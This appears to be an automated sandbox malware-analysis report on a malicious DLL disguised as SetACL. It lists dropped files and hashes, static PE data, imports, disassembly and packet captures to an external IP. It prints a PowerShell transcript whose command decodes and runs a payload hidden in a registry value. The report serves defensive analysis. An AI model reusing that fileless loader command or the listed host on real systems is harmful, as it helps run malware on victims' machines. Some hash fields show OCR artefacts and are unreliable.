SHA-512:	3BC2A47DE603616EEFE438CAC78F1AE4CD1D5DE89345C5E5B961EB6136E8ED0193343480732B9EED5AD8B97AB3832D04469C276129B5FB2EBD87375FA16EEA78
Malicious:	**true**
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\lcbc4odh\lcbc4odh.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\lcbc4odh\lcbc4odh.0.cs"

C:\Users\user\AppData\Local\Temp\lcbc4odh\lcbc4odh.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.614850904038567
Encrypted:	false
SSDEEP:	24:etGSc8OmD3lm85z7Go7gibL4eEtkZf1EVUh0XI+ycuZhNrakStPNnq:62m3r5OibDbJ1cai1ulra33q
MD5:	797C2074AF61D3377500F7478819D96D
SHA1:	403322E229E75AE7880215DB798AC5AC93403A15
SHA-256:	B3BC6D4F92212C939C348C91EA6473C1E2331C26D353C417FC0CCAF66C4EC6D5
SHA-512:	5EC9DDD346A0499792774DE48A5600F9F2DCA1F61FD85090271C313CD5CC0449EFC9CC32D19D99AB6D78C998BA42A713D911B461355472D40DD0A314294F21(
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....[._.....!.....$... ...@..... ....@.....#..W....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....(....*BSJB.....v4.0.30319.....l...H...#~.....<...#Strings.....#US.....#GUID.....T...#Blob.....G.....%3..... .....2.+..... 9..... F..... Y.....P .....d.....j....r....z.....d. ...d..!.d.%...d.....*....3.2....9.....F.....Y..... ....."".....<Module>.lcbc4odh.dll.qvpflp.W32.mscorlib.S

C:\Users\user\AppData\Local\Temp\lcbc4odh\lcbc4odh.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	412
Entropy (8bit):	4.871364761010112
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBJTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA

C:\Users\user\AppData\Local\Temp\lcbc4odh\lcbc4odh.out	
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FE B
Malicious:	false
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Mi crosoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# pro gramming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\~DF224E930954C99BCE.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	39649
Entropy (8bit):	0.5745713495798501
Encrypted:	false
SSDEEP:	192:kBqoxKAuqR+uoCLYGQ7fHCJjQ7fHCJvQ7fHCJU:kBqoxKAuqR+uoCLYGQbHkQbHsQbHd
MD5:	5668D53AF80E84C5F973C20AC3FC41E5
SHA1:	925F80906E99D4B5DFD2931D3BCE330FB2A9394A
SHA-256:	849C82FE48D36BE9DC11D832743CF7752E630A3C2602E90095E170FDF70BD657
SHA-512:	8DA862D85A10022138AB9300FD18E3BADC2E49EB76602D01C1EF162FE25C2AED4C797C91613BDB35505BCE7255CDC8EF6C92B70085CA266FFBFF3494B0CEEI 44
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DF40EAD1D3FC8CB615.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	12933
Entropy (8bit):	0.4117706414481128
Encrypted:	false
SSDEEP:	12:c9lCg5/9lCgeK9l26an9l26an9l8fRZaT9l8fRZaT9lTqZaVfrifLaXE:c9lLh9lLh9lIn9lIn9log9low9lWn
MD5:	20AC230DBED08356E99807E8A74242DD
SHA1:	25C289205C5B50D5754F02F8C00296EAC0F61A25
SHA-256:	AA06450A8900986E03B3048FD74ECE04346185097E0526F1FC9D8514504BD941
SHA-512:	3DC86AB8CCC4F5EB845AB7461413A1B02405E0DB968F808325EEC8D0D6E3AA82EA0BA2F0ACE41BDF5DB8CBED8E7B9C5CF6063D247918C4B420DF9C5F970DI D40
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DF84DF937AAC9CE9CE.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	39617
Entropy (8bit):	0.5688735729018515
Encrypted:	false
SSDEEP:	48:kBqoxKAuvScS+DdvmiIiGkpyalS1svXkUkpyalS1svXkskpyalS1svXk9:kBqoxKAuvScS+DdvmtPBN10BN1MBN1d
MD5:	6A9DF7C79ECA70095B42727D33CAD666
SHA1:	4FA47B35F9D986F432413755F2E67B805977C893
SHA-256:	50889CFC45E707D0FC042B3D1D2CF6E52F8A27191C965AF3C6C011F32F3FA565
SHA-512:	4D79CD69403E15D384F6DA61F2FB4619FCB8F6FBFBE701BA8BBD8DBDF56D88F44A43957672D1FDDA30B42E4BDC5CA470EC77C69C4B82CA7A290D3993EE915 E9D
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DF861707AFF7D2DC9E.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe

C:\Users\user\AppData\Local\Temp\~DF861707AFF7D2DC9E.TMP	
File Type:	data
Category:	dropped
Size (bytes):	39601
Entropy (8bit):	0.5646370590456985
Encrypted:	false
SSDEEP:	48:kBqoxKAuvScS+Ye0F5l5uvkDEan/w9Lf0vkDEan/w9LfUvkDEan/w9LfV:kBqoxKAuvScS+Ye0FO4KRBKRdKRC
MD5:	5B52AFF4F6CA83CBD7BFF117D946A924
SHA1:	CF976016C0061E1CE0E8EB255315B4981AE9489C
SHA-256:	0CED1ABAB773B16474BDA00937199BA13A7A12390335C8C15EC829B1732B86AE
SHA-512:	F744B8A9C648CF7B73FE7A0C181A5D4690B60118AFF282E92E7CCB1CE64A9C0571E4671510EE94F1B40AEE8C1105BA3787350F0B45B55E85EA09BD5CBC693227
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DF907A0632D9B8351A.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	39609
Entropy (8bit):	0.565468019570209
Encrypted:	false
SSDEEP:	48:kBqoxKAuvScS+P5vdcgIgSmDehlmF0SWQmDehlmF0SWkmDehlmF0SW9:kBqoxKAuvScS+xvdc/hllKTllK7llKA
MD5:	4FA649B324D87D8EA220D1EC7EFC2DEC
SHA1:	B97A9498986C7904A1F98FA9EA2C6BAF8E6236B4
SHA-256:	4F5BE5B62FD6F9F97B8024B0B115AA94AA08D79438E38C9344A66B9DBA1435AA
SHA-512:	3F2A7B0CFDC20A59EC201E2A090A60C480485FD09645EED7578BE803CA7CFC9B3B7E1ACC2372EE07EE1F92A4E17577B5EFB5A611E6733B6F9FD719CD74489EEC
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DFB41C4A7C121490E0.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	13269
Entropy (8bit):	0.6168396641468885
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9lo/9lo/9lWYZgPXrorq:kBqoIg+8qB
MD5:	6C504FF99B3014B1E582E6E2D56346D2
SHA1:	7731ACD67BB31BD92132AF50D00B852502B74510
SHA-256:	D86F6005A7EA9819B3D01A2F5505A48B4DD4A6737B6EDCCC0AB89E48F0CFA075
SHA-512:	2BDD36B9E95AF4F804F17C2EEF75030428496DAC7E0421A0D94CB6903C23646005918E2EB0E9D508EB3B9157C3DB147C76560BE9450D6494EFFD40F8AEA13A1
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\Documents\20201216\PowerShell_transcript.320946.tianP39F.20201216110746.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1191
Entropy (8bit):	5.302037611559265
Encrypted:	false
SSDEEP:	24:BxSAsDvBBOx2DOXUWOLCHGI4MW2HjeTKKjX4CIym1ZJXSOLCHGI4unxSAZ4:BZ4v/OoORF4X2qDYB1ZQF4AZZ4
MD5:	EF8BC67B66A1B184E9FBC9967CFCF074
SHA1:	0998E5B82EAE69A9C12A33809B8DACD7701C63BD
SHA-256:	4221194474E6C6EC37FB1CF3D158C9D68E8A689DA5C61227C472E9B381DC5F6D

C:\Users\user\Documents\20201216\PowerShell_transcript.320946.tianP39F.20201216110746.txt	
SHA-512:	BC871B481C3D8D4F1B8658CCED1EC908EA5D102A97980256CDEE3C85C21882DB409D789840308B67ED063DD0661D88673DEF157448B2DDF43A906234CDC3DAB
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20201216110747..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 320946 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E).Barclers))..Process ID: 6620..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20201216110747..**********..PS>iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E).Barclers))..**********

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Entropy (8bit):	4.3879309324745925
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • VXD Driver (31/22) 0.00% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	5fd9d7ec9e7aetar.dll
File size:	227160
MD5:	7d675f9a252b26cd655607ae8b36c3e9
SHA1:	522894a5e30417192c053579d583ff7a690316a7
SHA256:	5e7f200f26fb2fc09ca80862fc6bec38f7d539aada080af6461771f9233c054f
SHA512:	d0775639c2626d5edcb0bc0e56c1a7ae3b383e39ed4c545d52e05f7af5199310515bfd1f35f6af6d900513aabd48c9efa46849670e2c90bc478f86780fa9e44b
SSDEEP:	3072:CnuHbFfxWATrVSuKiYDAH4n9UGlx6qTGc5:4uHZfBNvKi74jD5
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....\_.....!...2.....$.....

File Icon

Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x100181c0
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x10000000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, DLL, LINE_NUMS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x5FD9CFCC [Wed Dec 16 09:13:48 2020 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0

Copyright null 2020

General

Import Hash:	fadb90fc79082817138430b056633ad5

Authenticode Signature

Signature Valid:	**false**
Signature Issuer:	CN=EZAONLTXVKKBZRNZMN
Signature Validation Error:	**A certificate chain processed, but terminated in a root certificate which is not trusted by the trust provider**
Error Number:	-2146762487
Not Before, Not After	• 12/14/2020 12:55:27 PM 12/31/2039 3:59:59 PM
Subject Chain	• CN=EZAONLTXVKKBZRNZMN
Version:	3
Thumbprint MD5:	B88EEDB5320FB0D2EC1A60EBDE7B41A0
Thumbprint SHA-1:	40D98D2D970A09B6D811758450FA663FBE948B9B
Thumbprint SHA-256:	6B85B4BA21DE5A70D143A2ACED6B4709CC5E5CB4B3FD447B90DE7ADE4FF45D13
Serial:	049C616C0672439949293B869E14714A

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
sub esp, 40h
mov dword ptr [ebp-08h], 00000001h
mov dword ptr [ebp-04h], 00000000h
mov eax, ebp
mov ecx, dword ptr [eax+08h]
mov dword ptr [10035610h], ecx
mov dword ptr [100355F0h], ebp
mov dword ptr [ebp-24h], 00000001h
mov dword ptr [ebp-2Ch], 00000001h
mov dword ptr [ebp-3Ch], 00000001h
mov dword ptr [ebp-14h], 00000001h
mov dword ptr [ebp-20h], 00000001h
mov dword ptr [ebp-28h], 00000001h
mov dword ptr [ebp-38h], 00000001h
mov dword ptr [ebp-10h], 00000001h
mov dword ptr [ebp-1Ch], 00000001h
mov dword ptr [ebp-30h], 00000001h
mov dword ptr [ebp-18h], 00000001h
mov dword ptr [ebp-34h], 00000001h
mov dword ptr [ebp-0Ch], 00000001h
mov eax, dword ptr [ebp-28h]
push eax
call dword ptr [100349B8h]
push 1003444Ch
call dword ptr [100349E0h]
mov ecx, dword ptr [ebp-30h]
push ecx
call dword ptr [100349E4h]
mov edx, dword ptr [ebp-14h]
push edx
call dword ptr [100349E8h]
mov eax, dword ptr [ebp-38h]
push eax
call dword ptr [100349BCh]
mov ecx, dword ptr [ebp-28h]
push ecx
call dword ptr [100349ECh]
push 10034450h
call dword ptr [100349C0h]

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	

Copyright null 2020

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_IMPORT	0x34474	0x64	.data
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x3a000	0x12a4	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x36200	0x1558	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x3c000	0x17d4	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x3476c	0x294	.data
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x181d9	0x18200	False	0.50908759715	data	6.29847845682	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data3	0x1a000	0x64	0x200	False	0.02734375	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.data	0x1b000	0x1a66c	0x1a600	False	0.02227117891	data	0.658669009366	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.data7	0x36000	0x64	0x200	False	0.02734375	data	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data6	0x37000	0x64	0x200	False	0.02734375	data	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data5	0x38000	0x64	0x200	False	0.02734375	data	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data4	0x39000	0x64	0x200	False	0.02734375	data	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x3a000	0x12a4	0x1400	False	0.2841796875	data	3.50165474523	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x3c000	0x17d4	0x1800	False	0.485026041667	data	6.31327227722	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_STRING	0x3a148	0x420	data	English	United States
RT_STRING	0x3a568	0x3e0	data	English	United States
RT_STRING	0x3a948	0x4f6	data	English	United States
RT_RCDATA	0x3ae40	0x15a	ASCII text, with CRLF line terminators	English	United States
RT_VERSION	0x3af9c	0x308	data	German	Germany

Imports

DLL	Import

Copyright null 2020

DLL	Import
KERNEL32.dll	ExpandEnvironmentStringsW, GetShortPathNameW, InitializeCriticalSectionAndSpinCount, RaiseException, DecodePointer, DeleteCriticalSection, GetLogicalDrives, GetSystemDefaultLCID, DeviceIoControl, SetErrorMode, GetLocaleInfoW, MultiByteToWideChar, GetUserDefaultLCID, GetTimeFormatW, GetComputerNameW, WideCharToMultiByte, GetSystemTime, GetDateFormatW, GetDriveTypeW, GetCurrentThreadId, ProcessIdToSessionId, AttachConsole, FreeConsole, GetLongPathNameW, GetExitCodeProcess, DuplicateHandle, SetEvent, GetCurrentProcessId, GetModuleFileNameW, ReadFile, SetFilePointer, UnmapViewOfFile, GetFileInformationByHandle, FileTimeToSystemTime, GetLocalTime, GetFileSize, SystemTimeToFileTime, GetTickCount, GetFullPathNameW, lstrcmpW, CreateThread, CreateEventW, FlushFileBuffers, MulDiv, GetEnvironmentStringsW, FreeLibrary, GetModuleHandleW, HeapSize, WriteConsoleW, SetEnvironmentVariableA, GetCommandLineW, GetCommandLineA, FindFirstFileExW, GetProcessHeap, GetSystemTimeAsFileTime, SetStdHandle, GetCurrentDirectoryW, GetOEMCP, IsValidCodePage, EnumSystemLocalesW, GetProcAddress, LoadResource, FindResourceExW, CloseHandle, GlobalFree, GlobalAlloc, LockResource, GetCurrentThread, GetDiskFreeSpaceExW, OpenProcess, FreeEnvironmentStringsW, CreateFileW, WriteFile, GetCurrentProcess, SizeofResource, GetLastError, WaitForSingleObject, GetVolumePathNamesForVolumeNameW, CreateProcessW, FindVolumeClose, Sleep, CreatePipe, LoadLibraryW, IsValidLocale, GetConsoleCP, ReadConsoleW, SetEndOfFile, QueryDosDeviceW, GetModuleHandleExW, ExitProcess, HeapFree, HeapReAlloc, HeapAlloc, SetConsoleCtrlHandler, SetConsoleMode, ReadConsoleInputA, GetConsoleMode, SetFilePointerEx, SystemTimeToTzSpecificLocalTime, PeekNamedPipe, GetFileType, GetACP, TerminateProcess, GetTimeZoneInformation, LoadLibraryExW, RtlUnwind, InitializeSListHead, QueryPerformanceCounter, GetStartupInfoW, SetUnhandledExceptionFilter, UnhandledExceptionFilter, IsDebuggerPresent, IsProcessorFeaturePresent, GetCPInfo, LCMapStringW, CompareStringW, TlsFree, TlsSetValue, TlsGetValue, TlsAlloc, EncodePointer, LeaveCriticalSection, EnterCriticalSection, GetStringTypeW, OutputDebugStringW, OutputDebugStringA, FlushConsoleInputBuffer, GetStdHandle, FindClose, FindNextFileW, ExpandEnvironmentStringsA, GetModuleHandleA, VerifyVersionInfoA, FormatMessageA, SetLastError, WaitForMultipleObjectsEx, GetTempPathW, LoadLibraryA, GetSystemDirectoryA, InterlockedCompareExchange, SleepEx, FindNextVolumeW, FindFirstVolumeW, VirtualAlloc
USER32.dll	LoadIconW, CharNextA, DestroyCursor, DestroyIcon, CharUpperW, OpenIcon, GetClipboardOwner, IsGUIThread, GetClipboardData
GDI32.dll	DeleteColorSpace, RealizePalette, CreateMetaFileA, CloseFigure, AbortPath, GetMapMode, GdiGetBatchLimit
ADVAPI32.dll	RegOpenKeyW

Version Infos

Description	Data
LegalCopyright	Copyright Helge Klein
InternalName	SetACL
FileVersion	2, 1, 3, 0
CompanyName	Helge Klein
Comments	SetACL command line version
ProductName	SetACL
ProductVersion	2, 1, 3, 0
FileDescription	SetACL 2
OriginalFilename	SetACL.exe
Translation	0x0409 0x04b0


Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	
German	Germany	

Network Behavior

Network Port Distribution

Total Packets: 75



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 16, 2020 11:07:30.982773066 CET	49740	80	192.168.2.5	193.56.255.167
Dec 16, 2020 11:07:30.982836008 CET	49741	80	192.168.2.5	193.56.255.167
Dec 16, 2020 11:07:31.141237974 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.141347885 CET	49740	80	192.168.2.5	193.56.255.167
Dec 16, 2020 11:07:31.141427994 CET	80	49741	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.141510010 CET	49741	80	192.168.2.5	193.56.255.167
Dec 16, 2020 11:07:31.141976118 CET	49740	80	192.168.2.5	193.56.255.167
Dec 16, 2020 11:07:31.300307035 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.336008072 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.336056948 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.336086035 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.336122990 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.336170912 CET	49740	80	192.168.2.5	193.56.255.167
Dec 16, 2020 11:07:31.336175919 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.336219072 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.336260080 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.336271048 CET	49740	80	192.168.2.5	193.56.255.167
Dec 16, 2020 11:07:31.336316109 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.336344004 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.336385965 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.336385965 CET	49740	80	192.168.2.5	193.56.255.167
Dec 16, 2020 11:07:31.336451054 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.336453915 CET	49740	80	192.168.2.5	193.56.255.167
Dec 16, 2020 11:07:31.336493015 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.336503983 CET	49740	80	192.168.2.5	193.56.255.167
Dec 16, 2020 11:07:31.336558104 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.336560011 CET	49740	80	192.168.2.5	193.56.255.167
Dec 16, 2020 11:07:31.336612940 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.336641073 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.336657047 CET	49740	80	192.168.2.5	193.56.255.167
Dec 16, 2020 11:07:31.336705923 CET	49740	80	192.168.2.5	193.56.255.167
Dec 16, 2020 11:07:31.495167971 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.495237112 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.495265007 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.495296001 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.495333910 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.495362043 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.495405912 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.495428085 CET	49740	80	192.168.2.5	193.56.255.167
Dec 16, 2020 11:07:31.495461941 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.495502949 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.495558023 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.495567083 CET	49740	80	192.168.2.5	193.56.255.167
Dec 16, 2020 11:07:31.495600939 CET	49740	80	192.168.2.5	193.56.255.167

Copyright null 2020

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 16, 2020 11:07:31.495613098 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.495615959 CET	49740	80	192.168.2.5	193.56.255.167
Dec 16, 2020 11:07:31.495642900 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.495676041 CET	49740	80	192.168.2.5	193.56.255.167
Dec 16, 2020 11:07:31.495680094 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.495731115 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.495768070 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.495795012 CET	49740	80	192.168.2.5	193.56.255.167
Dec 16, 2020 11:07:31.495805979 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.495856047 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.495867968 CET	49740	80	192.168.2.5	193.56.255.167
Dec 16, 2020 11:07:31.495896101 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.495951891 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.495955944 CET	49740	80	192.168.2.5	193.56.255.167
Dec 16, 2020 11:07:31.495995998 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.496009111 CET	49740	80	192.168.2.5	193.56.255.167
Dec 16, 2020 11:07:31.496021986 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.496052027 CET	49740	80	192.168.2.5	193.56.255.167
Dec 16, 2020 11:07:31.496058941 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.496098042 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.496121883 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.496155024 CET	49740	80	192.168.2.5	193.56.255.167
Dec 16, 2020 11:07:31.496159077 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.496196985 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.496231079 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.496252060 CET	49740	80	192.168.2.5	193.56.255.167
Dec 16, 2020 11:07:31.496272087 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.496309996 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.496335983 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.496335983 CET	49740	80	192.168.2.5	193.56.255.167
Dec 16, 2020 11:07:31.496362925 CET	49740	80	192.168.2.5	193.56.255.167
Dec 16, 2020 11:07:31.654689074 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.654747963 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.654767990 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.654812098 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.654865026 CET	80	49740	193.56.255.167	192.168.2.5
Dec 16, 2020 11:07:31.654905081 CET	80	49740	193.56.255.167	192.168.2.5
